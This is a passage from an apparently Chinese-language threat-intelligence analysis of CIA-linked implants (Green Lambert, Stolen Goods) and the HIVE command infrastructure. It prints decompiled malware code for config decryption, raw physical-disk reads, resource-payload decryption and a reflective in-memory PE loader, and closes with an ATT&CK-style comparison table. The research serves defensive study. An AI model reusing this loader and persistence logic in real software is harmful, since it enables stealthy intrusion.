    if ( sub_410DF0(&unk_41B1F4, a1, 4) )
      return v3;
    v5 = v3 + 4;
    v6 = a2;
    if ( *v5 != 127 )
    {
      v7 = v5 - a2;
      do
      {
        *v6 = v6[v7];
        ++v6;
      }
      while ( v6[v7] != 127 );
    }
    if ( a3 )
      sub_40EDBD(v6, 0, a3);
  }
  return a2;
}
```

```
 1 _BYTE *__usercall decrypt@<eax>(_BYTE *a1@<eax>, _BYTE *a2@<edx>, int a3@<ecx>)
 2 {
 3   _BYTE *v3; // ecx
 4   _BYTE *i; // edx
 5   _BYTE *v5; // esi
 6   char v6; // di
 7   char v7; // bl
 8   _BYTE *v8; // STOC_4
 9   unsigned int v9; // eax
10   _BYTE *v10; // edx
11   int v12; // [esp+10h] [ebp-20h]
12   _BYTE *v13; // [esp+14h] [ebp-1Ch]
13   _BYTE *v14; // [esp+18h] [ebp-18h]
14   int v15; // [esp+1Ch] [ebp-14h]
15   int v16; // [esp+20h] [ebp-10h]
16
17   v14 = a1;
18   v13 = a2;
19   v12 = a3;
20   if ( *a1 <= 8u )
21   {
22     v15 = (unsigned __int8)a1[1] + ((*a1 & 0xF) << 8);
23     v5 = a1 + 4;
24     v6 = a1[3];
25     v7 = v6 + a1[2];
26     v16 = 0;
27     while ( 1 )
28     {
29       v7 += v6;
30       v9 = v15;
31       if ( v16 == v15 )
32         break;
33       v8 = &a2[v16++];
34       *v8 = (v7 - v6) ^ *v5++;
35     }
36     v10 = &a2[v15];
37     while ( v9 < v15 + a3 )
38     {
39       *v10 = 0;
40       ++v9;
41       ++v10;
42     }
43     goto LABEL_16;
44   }
45   if ( !memcmp("", a1, 4) )
46   {
47     v3 = a2;
48     for ( i = v14 + 4; *i != 127; ++i )
49       *v3++ = *i;
50     while ( --v12 != -1 )
51       *v3++ = 0;
52 LABEL_16:
53     v14 = v13;
54   }
55   return v14;
56 }
```

而Windows版本中解密的配置脚本的id字段和卡巴斯基文章提到的是一致的，因此确定这一系列的样本为Green Lambert。



其他

在分析中，我们还发现一些与CIA网络武器相关的样本文件，但暂时未发现其与上述网络武器之前的相互关系。

Stolen Goods

简介

Stolen Goods是CIA用来实现持久性的一个项目，其用于持久化Grasshopper安装器和Shellterm的shellcode注入程序。其涉及的一些文件如下，我们找到了其中一个内存加载模块的样本。

内存加载模块

从Stolen Goods文档中发现有个样本命中。从文档上得知其应该是内存加载器。其首先动态获取底层文件读写API：

```
// 动态获取API
signed int sub_100040D0()
{
  HMODULE v0; // eax

  v0 = LoadLibraryW(L"ntdll.dll");
  hLibModule = v0;
  if ( !v0 )
    return -1;
  ZwClose = (int (__stdcall *)(_DWORD))GetProcAddress(v0, "ZwClose");
  if ( !ZwClose )
  {
LABEL_8:
    FreeLibrary(hLibModule);
    return -1;
  }
  ZwOpenFile = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(
                                                                                    hLibModule,
                                                                                    "ZwOpenFile");
  if ( !ZwOpenFile )
    goto LABEL_14;
  ZwWriteFile = (int)GetProcAddress(hLibModule, "ZwWriteFile");
  if ( !ZwWriteFile )
  {
    FreeLibrary(hLibModule);
    return -1;
  }
  ZwReadFile = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(hLibModule, "ZwReadFile");
  if ( !ZwReadFile )
    goto LABEL_8;
  RtlInitUnicodeString = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(hLibModule, "RtlInitUnicodeString");
  if ( RtlInitUnicodeString )
    return 0;
LABEL_14:
  FreeLibrary(hLibModule);
  return -1;
}
```

然后物理读写文件

```
memset(&v13, 0, 0x206u);
func_sprintf(0x104u, &String, L"%s", L"\\??\\PHYSICALDRIVE0");
v1 = 2 * lstrlenW(&String);
for ( i = 0; i < v1; i += 2 )
  *((_BYTE *)&String + i) = ~*((_BYTE *)&String + i);
RtlInitUnicodeString(&v14, &String);
v3 = GetProcessHeap();
v4 = HeapAlloc(v3, 8u, 0x400u);
v5 = v4;
if ( v4 )
{
  v6 = 1024;
  do
  {
    *v4++ = 0;
    --v6;
  }
  while ( v6 );
  if ( func_readfile(2u, (int)&v14, (int)v5, 2u) >= 0 && v5[255] == -21931 )
  {
    v7 = v5 + 223;
    v0 = 0;
    do
    {
      if ( *v7 < 0 && v7[4] == 7 )
        break;
      ++v0;
      v7 += 16;
    }
    while ( v0 < 4 );
  }
```

```
func_sprintf(0x104u, &String, L"%s", L"\\Device\\Harddisk0\\Partition%u");
if ( sub_100040D0() < 0 )
  return 13;
v2 = HeapAlloc(hHeap, 8u, 0x200u);
v3 = HeapAlloc(hHeap, 8u, 0x10u);
v4 = v3;
if ( !v2 || !v3 )
  return 7;
v5 = sub_10004260();
if ( v5 >= 4 )
  return 9;
v6 = 2 * lstrlenW(&String);
for ( i = 0; i < v6; i += 2 )
  *((_BYTE *)&String + i) = ~*((_BYTE *)&String + i);
func_sprintf(0x104u, v59, &String, v5 + 1);
RtlInitUnicodeString(&v56, v59);
if ( func_readfile(1u, (int)&v56, (int)v2, 1u) < 0 )
  return 8;
```

读取文件后，计算其sha256值

```
// SHA256
int __stdcall sub_100039A0(int a1)
{
  int v2; // [esp+4h] [ebp-ECh]
  int v3; // [esp+8h] [ebp-E8h]
  int v4; // [esp+Ch] [ebp-E4h]
  int v5; // [esp+10h] [ebp-E0h]
  int v6; // [esp+14h] [ebp-DCh]
  int v7; // [esp+18h] [ebp-D8h]
  int v8; // [esp+1Ch] [ebp-D4h]
  int v9; // [esp+20h] [ebp-D0h]
  int v10; // [esp+24h] [ebp-CCh]
  int v11; // [esp+28h] [ebp-C8h]
  int v12; // [esp+ECh] [ebp-4h]

  v2 = 0;
  v3 = 0;
  v12 = 0;
  v4 = 0x6A09E667;
  v5 = 0xBB67AE85;
  v6 = 0x3C6EF372;
  v7 = 0xA54FF53A;
  v8 = 0x510E527F;
  v9 = 0x9B05688C;
  v10 = 0x1F83D9AB;
  v11 = 0x5BE0CD19;
  sub_10003750(a1);
  return sub_10003800();
}
```

将生成的sha256格式化为以下字符串的驱动路径，然后和其通信。

```
v24 = lstrlenW(L"\\\\.\\Root#SYSTEM#0000#{%02x%02x%02x%02x-%02x%02x-%02x%02x-%02x%02x-%02x%02x%02x%02x%02x%02x}");
v25 = fn_decrypt(v24);
func_sprintf(0x104u, &FileName, v25, v23, v22, v21, v20, v19, v18, v17, v16, v15, v14, v13, v12, v11, v10, v9, v8);
v26 = CreateFileW(&FileName, 0xC0000000, 3u, 0, 3u, 0, 0);
v27 = v26;
if ( v26 != (HANDLE)-1 )
{
  if ( !DeviceIoControl(v26, 0x8857E414, 0, 0, 0, 0, &BytesReturned, 0) )
  {
    v38 = GetLastError();
    if ( BytesReturned <= 0x200 )
    {
      v38 = -1073741823;
      goto LABEL_41;
    }
    v28 = HeapAlloc(hHeap, 8u, BytesReturned);
    lpMem = v28;
    if ( !v28 )
    {
      v38 = -1073741823;
      goto LABEL_41;
    }
    if ( !DeviceIoControl(v27, 0x8857E414, 0, 0, v28, BytesReturned, &v55, 0) )
    {
      v38 = -1073741823;
LABEL_38:
      v36 = BytesReturned;
      for ( j = v28; v36; --v36 )
        *j++ = 0;
      HeapFree(hHeap, 0, v28);
      goto LABEL_41;
    }
```

然后从自身文件句柄中查找843和304号资源，并解密。但在这个dll中并未看到对应的资源文件。

```
    if ( FindResourceW(hModule, (LPCWSTR)843, (LPCWSTR)0xA) )
    {
      v30 = load_resource(&v40);
      if ( v30 )
      {
        lpName = func_decrypt_resource(v30, v40);
        if ( lpName )
        {
          if ( FindResourceW(hModule, (LPCWSTR)304, (LPCWSTR)0xA) && (v31 = load_resource(&v42)) != 0 )
          {
            v32 = func_decrypt_resource(v31, v42);
            v33 = (int)v32;
            if ( v32 )
              SetEnvironmentVariableA(lpName, v32);
          }
```

最后将其加载到内存中。

```
if ( *(_WORD *)a1 != 23117
  || (v3 = (char *)a1 + *((_DWORD *)a1 + 15), *(_DWORD *)v3 != 17744)
  || (v4 = (char *)VirtualAlloc(*((LPVOID *)v3 + 13), *((_DWORD *)v3 + 20), 0x2000u, 4u)) == 0
  && (v4 = (char *)VirtualAlloc(0, *((_DWORD *)v3 + 20), 0x2000u, 4u)) == 0 )
{
LABEL_15:
  *(_DWORD *)a2 = 0;
  *(_DWORD *)a3 = 0;
  return 0;
}
v5 = GetProcessHeap();
v6 = (int *)HeapAlloc(v5, 0, 0x18u);
v6[1] = (int)v4;
v6[3] = 0;
v6[2] = 0;
v6[4] = 0;
v6[5] = 0;
VirtualAlloc(v4, *((_DWORD *)v3 + 20), 0x1000u, 4u);
v7 = (char *)VirtualAlloc(v4, *((_DWORD *)v3 + 21), 0x1000u, 4u);
memcpy(v7, a1, *((_DWORD *)v3 + 21) + *((_DWORD *)a1 + 15));
v8 = (int)&v7[*((_DWORD *)a1 + 15)];
*v6 = v8;
*(_DWORD *)(v8 + 52) = v4;
sub_10003A30((int)a1, (int)v3, v6);
if ( v4 != *((char **)v3 + 13) )
  sub_10003BE0(v6, (int)&v4[-*((_DWORD *)v3 + 13)]);
if ( !sub_10003C40(v6) )
{
  if ( v6[4] )
  {
    ((void (__stdcall *)(int, _DWORD, _DWORD))(v6[1] + *(_DWORD *)(*v6 + 40)))(v6[1], 0, 0);
    v6[4] = 0;
  }
  sub_10003FD0(v6);
  goto LABEL_15;
}
sub_10003AE0(v6);
v9 = *(_DWORD *)(*v6 + 40);
```

控制基础设施

从维基解密披露文档我们得知CIA用于控制基础设施部署的项目名为HIVE，其由EDB部门所开发。下图是我们根据泄露的HIVE资料对其内部说明设计图进行了部分备注。

HIVE分为3个部分，implant，LP和CC。


其中Blot为隐藏的服务器。Honeycomb是植入物的行动管理网关。

其通信逻辑为：

1.选择一个看似正常的域名（cover domain）和商用VPS服务，其上安装组件。VPS服务器连接Blot；

2. 正常用户访问时，由于开启了可选验证标记（其利用了一个特殊的HTTPS服务选项“Optional Client Authentication”），则不验证并定向到Cover Server；

3. 植入物访问时，会访问Honeycomb。



在实际的分析中，我们在LH1和Green Lambert中确实发现了implant中存在和LP通信的证据，并且在LH1中还利用了证书pinning来实现和远程的HTTPS通信。

我们对LH1中涉及的域名进行历史注册情况查询，可以发现该域名在2014年7月被注销，推测是否和相关活动被曝光有关：

History


Date	Status	Name Server
2019-08-26	New	domaincontrol.com
2017-04-10	New	domaincontrol.com
2014-10-13	Deleted	domaincontrol.com
2014-07-14	Deleted	domaincontrol.com

攻击链

我们结合上述分析按照攻击链绘制了相关网络武器的利用过程和关系，并对其TTP进行横向对比。

Execution	Credential Access	Lateral Movement	Persistence	Exfiltrate/Monitor	Command and Control	Evasion
Athena						

(Black Lambert)	Y		Y	Y		
Fluxwire Node	Y					Y
Gray Lambert	Y			Y	Y	
White Lambert	Y				Y	
LH1	Y				Y	Y
Green Lambert	Y	Y		Y	Y	Y
Stolen Goods	Y			Y		



总结

奇安信威胁情报中心红雨滴团队对CIA网络武器库中相关Implant进行了复盘分析，并基于公开报告和内部威胁情报数据对其进行了分类和攻击链的还原尝试。虽然部分环节依旧存在证据缺失，但我们基本可以结合具体样本和公开泄露资料对CIA网络攻击活动进行更加深入的认识，并找到其留下的痕迹和模式。

如有更多技术细节可以联系奇安信威胁情报中心红雨滴团队。

参考链接

1.https://www.symantec.com/connect/blogs/longhorn-tools-used-cyberespionage-group-linked-vault-7

2.https://securelist.com/unraveling-the-lamberts-toolkit/77990/

3.https://www.forbes.com/sites/thomasbrewster/2018/03/09/cia-russian-hackers-on-same-china-server-says-kaspersky/#304658659a30

4.https://wikileaks.org/vault7/

5.https://wikileaks.org/ciav7p1/
